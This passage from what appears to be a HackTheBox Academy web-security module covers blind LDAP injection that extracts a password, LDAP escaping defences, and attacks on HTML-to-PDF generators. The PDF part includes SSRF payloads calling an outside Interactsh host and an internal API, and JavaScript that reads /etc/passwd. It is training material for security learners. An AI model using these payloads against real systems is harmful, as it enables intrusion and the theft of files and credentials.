
Now we can brute-force the second character, by altering the search filter to look like this:

```
(&(uid=htb-stdnt)(password=p@*))
```

In our case, the second character is an @:




Now we have to repeat this process iteratively until no more characters are found, meaning we exfiltrated the entire password:



Furthermore, it is also possible to exfiltrate data from different attributes. As an example, we will target the `description` attribute of our user. If we submit a username of `htb-stdnt)(|` (`description=*` and a password of `invalid`), the resulting search filter looks like this:


```
(&(uid=htb-stdnt)(|(description=*)(password=invalid)))
```

Since the provided password is incorrect, our injected `or` clause only returns true if the condition for the `description` attribute is true. This now allows us to apply the same methodology as discussed above to brute-force the `description` attribute character-by-character:




Note: Most LDAP attributes are case-insensitive. So if we need the correct casing, for instance for passwords, we might have to brute-force it.

We can target and exfiltrate any attribute of our specified user. Furthermore, we can even determine which attributes exist in our entry by specifying a wildcard. For valid attributes, the web application responds positively:



The screenshot shows a web browser's developer tools with the 'Response' tab selected. The response is an HTML document with a single line of code: `<div class="alert alert-danger alert-dismissible" role="alert">Warning!Login successful but the site is temporarily down for security reasons. Please try again later!</div>`. The message indicates a successful login but a temporary site outage.

However, the web application responds negatively for invalid attributes:



The screenshot shows a web browser's developer tools with the 'Response' tab selected. The response is an HTML document with a single line of code: `<div class="alert alert-danger alert-dismissible" role="alert">Warning!Login failed!</div>`. The message indicates a failed login attempt.

Note: Similar to the exploitation of blind XPath injection, it is recommended to write a script to exfiltrate the data for us.

LDAP Injection Prevention

After discussing different ways to exploit LDAP injection vulnerabilities, let us discuss how to prevent them.

General Remarks

While many web developers are aware of SQL injection vulnerabilities due to the common use of SQL databases in web applications, LDAP injection is a much rarer type of vulnerability, and thus there is less awareness about it. Therefore, LDAP injection vulnerabilities potentially exist whenever LDAP integration is used in web applications, even though there are simple countermeasures. To prevent LDAP injection vulnerabilities, the following special characters need to be escaped:

- The parenthesis `(` needs to be escaped as `\28`
- The parenthesis `)` needs to be escaped as `\29`
- The asterisk `*` needs to be escaped as `\2a`
- The backslash `\` needs to be escaped as `\5c`
- The null byte needs to be escaped as `\00`

PHP Example

In many languages, there are predefined functions that implement LDAP escaping for us. In PHP, this function is called `ldap_escape`. Check out the documentation [here](#).

As an example, let us consider the following simplified code that is vulnerable to LDAP injection:

```
// ldap connection
const LDAP_HOST = "localhost";
const LDAP_PORT = 389;
const LDAP_DC = "dc=example,dc=htb";
const LDAP_DN = "cn=ldapuser,dc=example,dc=htb";
const LDAP_PASS = "ldappassword";

// connect to server
$conn = ldap_connect(LDAP_HOST, LDAP_PORT);
if (!$conn) {
    exit('LDAP connection failed');
}

// bind operation
ldap_set_option($conn, LDAP_OPT_PROTOCOL_VERSION, 3);
$bind = ldap_bind($conn, LDAP_DN, LDAP_PASS);
if (!$bind) {
    exit('LDAP bind failed');
}

// search operation
$filter = '(&(cn=' . $_POST['username'] . ')(userPassword=' .
$_POST['password'] . '))';
$search = ldap_search($conn, LDAP_DC, $filter);
$entries = ldap_get_entries($conn, $search);

if ($entries['count'] > 0) {
    // successful login
    <SNIP>
} else {
    // login failed
    <SNIP>
}
```

In the search operation, the web application inserts user input without any sanitization, leading to LDAP injection as we have seen and exploited in the last couple of sections. To prevent this, we simply need to call the function `ldap_escape` when inserting the user input into the search filter. The corresponding line of code should thus look like this:

```
$filter = '(&(cn=' . ldap_escape($_POST['username']) . ')(userPassword=' .  
ldap_escape($_POST['password']) . '))';
```

Best Practices

While proper sanitization prevents LDAP injection entirely, there are some further best practices we should follow whenever LDAP is used in a web application. First, we should give the account used to bind to the DS the `least privileges` required to perform the search operation for our specific task. This limits the amount of data an attacker can access in the event of an LDAP injection vulnerability.

Furthermore, when using LDAP for authentication, it is more secure to perform a bind operation with the credentials provided by the user instead of performing a search operation. Since the DS checks the credentials when performing a bind operation, we delegate the authentication process to the DS to handle it for us. This way, there is no LDAP search filter where LDAP injection can occur. To do this, we need to change our example code above to look like this:

```
// ldap connection  
const LDAP_HOST = "localhost";  
const LDAP_PORT = 389;  
const LDAP_DC = "dc=example,dc=htb";  
  
// user credentials  
$dn = "cn=" . ldap_escape($_POST['username'], "", LDAP_ESCAPE_DN) .  
",dc=example,dc=htb";  
$pw = $_POST['password'];  
  
// connect to server  
$conn = ldap_connect(LDAP_HOST, LDAP_PORT);  
if (!$conn) {  
    exit('LDAP connection failed');  
}  
  
// bind operation  
ldap_set_option($conn, LDAP_OPT_PROTOCOL_VERSION, 3);  
$bind = ldap_bind($conn, $dn, $pw);  
if ($bind) {  
    // successful login  
    <SNIP>  
} else {  
    // login failed  
    <SNIP>
```



```
}
```

Lastly, anonymous authentication, also called `anonymous binds`, should be disabled on the DS so that only authenticated users can perform any operation.

Introduction to PDF Generation Vulnerabilities

Many web applications provide a PDF generation functionality, such as for invoices or reports. Most of these PDFs contain dynamic user input. In the next couple of sections, we will discuss misconfigurations and bugs that can result in security vulnerabilities due to HTML injection in the input for PDF generation libraries.

PDF Generation

The [Portable Document Format \(PDF\)](#) is a file format implemented to provide platform-independent document presentation. Since PDF files are widely used for many applications, PDF generation is a commonly implemented functionality in web applications. To enable PDF generation, web applications rely on PDF generation libraries or plugins.

However, misconfigurations, a lack of proper configuration, and outdated versions of these external libraries open the door for vulnerabilities, mainly caused by users feeding malicious input that does not get properly sanitized.

As an example, here are a few PDF generation libraries commonly used in web applications:

- [TCPDF](#)
- [html2pdf](#)
- [mPDF](#)
- [DomPDF](#)
- [PDFKit](#)
- [wkhtmltopdf](#)
- [PD4ML](#)

Since web applications need to be able to design the layout of the resulting PDF files, these libraries accept HTML code as input and use it to generate the final PDF file. This allows the web application to control the design of the PDF file via CSS in the HTML code. The libraries work by parsing the HTML code, rendering it, and creating a PDF.

Example: wkhtmltopdf

As an example of how PDF generators work, we will look at `wkhtmltopdf`, for which you can download a precompiled binary [here](#). Note how there is a bold security notice at the top of the page that hints at the vulnerabilities we are about to discuss in the upcoming sections:

```
Do not use wkhtmltopdf with any untrusted HTML – be sure to sanitize any
user-supplied HTML/JS, otherwise it can lead to complete takeover of the
server it is running on!
```

After downloading `wkhtmltopdf`, we can install it using the following command on Debian-based Linux distributions:

```
sudo dpkg -i wkhtmltox_0.12.6.1-2.bullseye_amd64.deb
```

Running `wkhtmltopdf` with the `-h` option will display the tool's help information:

```
wkhtmltopdf -h

Name:
  wkhtmltopdf 0.12.6.1 (with patched qt)

Synopsis:
  wkhtmltopdf [GLOBAL OPTION]... [OBJECT]... <output file>


<SNIP>
```

When providing a URL to `wkhtmltopdf`, it will automatically fetch the website and convert it to a PDF:

```
wkhtmltopdf https://academy.hackthebox.com/ htb.pdf

Loading pages (1/6)
Counting pages (2/6)
Resolving links (4/6)
Loading headers and footers (5/6)
Printing pages (6/6)
Done
```

Looking at the resulting PDF, we can recognize the HackTheBox Academy website, although it has been resized to fit on PDF pages:



Furthermore, we can provide the tool with a local HTML file to simulate more closely what a PDF generation library in a web application does. As an example, let us use the following HTML file:

```
<!DOCTYPE html>
<html>
  <head>
  </head>
  <body>
    <h1>Hello World!</h1>
    <p>This is some text.</p>
  </body>
</html>
```

We can now run `wkhtmltopdf` on the HTML file to produce a PDF equivalent:

```
wkhtmltopdf ./index.html test.pdf


Loading pages (1/6)
Counting pages (2/6)
Resolving links (4/6)
Loading headers and footers (5/6)
Printing pages (6/6)
Done
```

Hello World!

This is some text.

To simulate a real-world example of how a web application might use PDF generation, let us consider an online shop that provides PDF invoices to customers after completing an order.

This can easily be achieved using a PDF generation library. For example, let us download an open-source invoice HTML template from [here](#). We can then run `wkhtmltopdf` to generate a PDF invoice from the HTML code with its custom CSS. The generated PDF looks like this:



Analysis of PDF Files

We need to determine which PDF generation library a web application utilizes to target specific vulnerabilities and misconfigurations. Fortunately, most of these libraries add information in the metadata of the generated PDF that helps us identify the library. Thus, we simply need to get our hands on a PDF generated by the web application for analysis. To display the metadata of a PDF file, we can use the tool `exiftool`, which can be installed like so:

```
apt install libimage-exiftool-perl
```

Running `exiftool` with the `-h` option will display the tool's help information:

```
exiftool -h
```

```
Syntax:  exiftool [OPTIONS] FILE
```

```
Consult the exiftool documentation for a full list of options
```

When we run `exiftool` on a generated PDF file, the `creator` and `producer` metadata fields give us more information about the PDF's generation library and its specific version, in this case `wkhtmltopdf 0.12.6.1` and `Qt 4.8.7`, respectively:

```
exiftool invoice.pdf
```

```
ExifTool Version Number      : 12.16
File Name                    : invoice.pdf
```

```
Directory          : .
File Size          : 18 KiB
File Modification Date/Time : 2023:03:13 20:42:24+01:00
File Access Date/Time   : 2023:03:13 20:42:24+01:00
File Inode Change Date/Time : 2023:03:13 20:42:24+01:00
File Permissions      : rw-r--r--
File Type           : PDF
File Type Extension   : pdf
MIME Type           : application/pdf
PDF Version          : 1.4
Linearized           : No
Title               : A simple, clean, and responsive HTML
invoice template
Creator             : wkhtmltopdf 0.12.6.1
Producer            : Qt 4.8.7
Create Date          : 2023:03:13 20:42:24+01:00
Page Count           : 1
```

This allows us to search for vulnerabilities for a specific version of the PDF generation library. Alternatively, we can also use the tool [pdftinfo](#) to achieve the same task:

```
pdftinfo invoice.pdf

Title:      A simple, clean, and responsive HTML invoice template
Creator:    wkhtmltopdf 0.12.6.1
Producer:   Qt 4.8.7
CreationDate: Mon Mar 13 20:42:24 2023 CET
Tagged:     no
UserProperties: no
Suspects:   no
Form:       none
JavaScript: no
Pages:      1
Encrypted:   no
Page size:   595 x 842 pts (A4)
Page rot:    0
File size:   18488 bytes
Optimized:   no
PDF version: 1.4
```

Here is another example output from `exiftool` on a PDF generated by a different library (`dompdf`):

```
exiftool file.pdf


ExifTool Version Number      : 12.16
```

Exploitation of PDF Generation Vulnerabilities


After discussing how and why web applications use PDF generation libraries, let us discuss how to exploit the vulnerabilities that arise in them and the misconfigurations that cause these vulnerabilities. All of these vulnerabilities require that user-provided content is inserted into the HTML input of the PDF generator.

JavaScript Code Execution


The first exploit we will explore is the injection of JavaScript code, since the execution of injected JavaScript code enables further attack vectors. Because the PDF generation library renders HTML input, it might execute our injected JavaScript code. Furthermore, with the PDF generation library running on the server, the payload would also be executed on the server, which is why this type of vulnerability is also called




By clicking on the printer icon, the web application generates a printable PDF containing all our notes:



Since all the attack requires is the ability to inject HTML code, we will test whether the PDF generation library interprets the HTML code we provide. First, we will create a new note with a simple `bold tag` that contains our HTML payload:




Since the web application correctly escapes the HTML payload, the text between the tags has not become bold. Thus, the web application is secure against classical XSS attacks. However, if we generate a PDF, we can see that the text between the tags has become bold in the note's body, indicating that the PDF generation library is vulnerable to HTML injection and potentially Server-Side XSS:



In the second step, we need to verify whether the server executes injected JavaScript code. We can use a payload similar to the following:

After generating a PDF, we can see the string `test1` in the PDF. Thus, the backend executed our injected JavaScript code and wrote the string to the DOM before generating the PDF.



As a simple first exploit, let us force an information disclosure that leaks a path on the web server. We can do so with the following payload:

The [window.location](#) property stores the current location of the JavaScript context. Since this is a local file on the server's filesystem, it displays the local path on the server where generated PDF files are stored:



The execution of JavaScript can lead to further and more severe vulnerabilities, which we will discuss in the following sub-sections.

Server-Side Request Forgery

One of the most common vulnerabilities in combination with PDF generation is [Server-Side Request Forgery \(SSRF\)](#). Since HTML documents commonly load resources such as stylesheets or images from external sources, displaying an HTML document inherently requires the server to send requests to these external sources to fetch them. Since we can inject arbitrary HTML code into the PDF generator's input, we can force the server to send such a GET request to any URL we choose, including internal web applications.

We can inject many different HTML tags to force the server to send an HTTP request. For instance, we can inject an image tag pointing to a URL under our control to confirm SSRF. As an example, we are going to use the `img` tag with a domain from


```

```

Similarly, we can also inject a stylesheet using the `link` tag:

```
<link rel="stylesheet"
href="http://cf8kzfn2vtc0000n9fbgg8wj9zhyyyyyb.oast.fun/ssrfest2" >
```

Generally, for images and stylesheets, the response is not displayed in the generated PDF such that we have a `blind SSRF` vulnerability which restricts our ability to exploit it. However, depending on the (mis-)configuration of the PDF generation library, we can inject other HTML elements that can trigger a request and make the server display the response. An example of this is an `iframe`:

```
<iframe src="http://cf8kzfn2vtc0000n9fbgg8wj9zhyyyyyb.oast.fun/ssrfest3">
</iframe>
```

Injecting the three payloads and generating a PDF results in three requests to our `Interactsh` domains, such that we successfully confirmed SSRF with all three payloads:

The screenshot displays a network traffic log with four entries. The first three entries (IDs 4, 3, and 2) are HTTP GET requests to the domain `cg9ezv72vtc0000b124ggerzx7wyyyyyb.oast.fun`, all occurring '1 minute ago'. The fourth entry (ID 1) is a DNS request. The details for the first HTTP request (ID 4) are expanded, showing the request headers and the response body. The response is an HTTP 200 OK from the `oast.fun` server, containing an HTML document with a body containing the Interactsh token `byyyyyw7xzregg421b0000ctv27vze9gc`.

#	TIME	TYPE
4	1 minute ago	http
3	1 minute ago	http
2	1 minute ago	http
1	1 minute ago	dns

Request details for ID 4:


```
GET /ssrfest3 HTTP/1.1
Host: cg9ezv72vtc0000b124ggerzx7wyyyyyb.oast.fun
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en,*
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/602.1 (KHTML, like Gecko) wkhtmltopdf Version/10.0 Safari/602.1
```

Response details for ID 4:

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Server: oast.fun

<html><head></head><body>byyyyyw7xzregg421b0000ctv27vze9gc</body></html>
```

Furthermore, looking at the generated PDF, we can see that the injected iframe contains the HTTP response sent by `Interactsh`:




Thus, we do not have a blind SSRF vulnerability but a regular SSRF, which is significantly more severe as it allows us to exfiltrate data more easily. For instance, we can make a

request to any internal endpoint, and get the response displayed to us. As an example, we can leak data from an internal API like so:

```
<iframe src="http://127.0.0.1:8080/api/users" width="800" height="500">
</iframe>
```

The generated PDF contains the response from the internal API, potentially revealing sensitive information to us that we are unable to access externally:



For more details on SSRF exploitation, check out the [Server-side Attacks module](#).

Local File Inclusion

Another powerful vulnerability we can potentially exploit with the help of PDF generation libraries is `Local File Inclusion (LFI)`. There are multiple HTML elements we can try to inject to read local files on the server.

With JavaScript Execution

If the server executes our injected JavaScript, we can read local files using [XmlHttpRequests](#) and the `file` protocol, resulting in a payload similar to the following:

```
<script>
  x = new XMLHttpRequest();
  x.onload = function(){
    document.write(this.responseText)
  };
  x.open("GET", "file:///etc/passwd");
  x.send();
</script>
```

Injecting this JavaScript code, we can see the content of the `passwd` file in the generated PDF:

```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Listing Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting
System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534:/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:101:systemd Time Synchronization:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network
Management:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd
Resolver:/run/systemd:/usr/sbin/nologin mysql:x:104:105:MySQL Server:/nonexistent:/bin/false
messagebus:x:105:106:/nonexistent:/usr/sbin/nologin usbmux:x:106:46:usbmux
daemon,/var/lib/usbmux:/usr/sbin/nologin rtkit:x:107:112:RealtimeKit:/proc:/usr/sbin/nologin
dismux:x:108:65534:dismux:/var/lib/misc:/usr/sbin/nologin cups-pk-helper:x:109:115:user for cups-pk-helper
service,/home/cups-pk-helper:/usr/sbin/nologin avahi:x:110:116:Avahi mDNS daemon,/var/run/avahi-
daemon:/usr/sbin/nologin saned:x:111:118:/var/lib/saned:/usr/sbin/nologin colord:x:112:119:colord colour management
daemon,/var/lib/colord:/usr/sbin/nologin geoclue:x:113:120:/var/lib/geoclue:/usr/sbin/nologin
pulse:x:114:121:PulseAudio daemon,/var/run/pulse:/usr/sbin/nologin gdm:x:115:123:Gnome Display
Manager:/var/lib/gdm3:/bin/false

```

However, this is impractical for some files since copying data out of the PDF file might break it. For instance, the syntax most likely breaks if we exfiltrate an SSH key. Additionally, we cannot exfiltrate files containing binary data this way. Thus, we should base64-encode the file using the `btoa` function before writing it to the PDF:

```

<script>
  x = new XMLHttpRequest();
  x.onload = function(){
    document.write(btoa(this.responseText))
  };
  x.open("GET", "file:///etc/passwd");
  x.send();
</script>

```

However, doing so creates a single long line that does not fit onto the PDF page. Typically, the PDF generation library will not inject linebreaks, resulting in the line being truncated before the end of the page:

```

cmDVdDp4K4MDpys2R9C9hW6vVwFvaq4V9Vb2B6dewCj64ZCF8W9w011-Clhc-2jppvrd2NyL13UwE4wchh24pbgawW6wDey3B8Yndu0Bhu86LL3Vuc-dhYVduL254dC8uW41

```

We can easily modify our payload to inject linebreaks every 100 characters to ensure that it fits on the PDF page:

```

<script>
  function addNewlines(str) {
    var result = '';
    while (str.length > 0) {
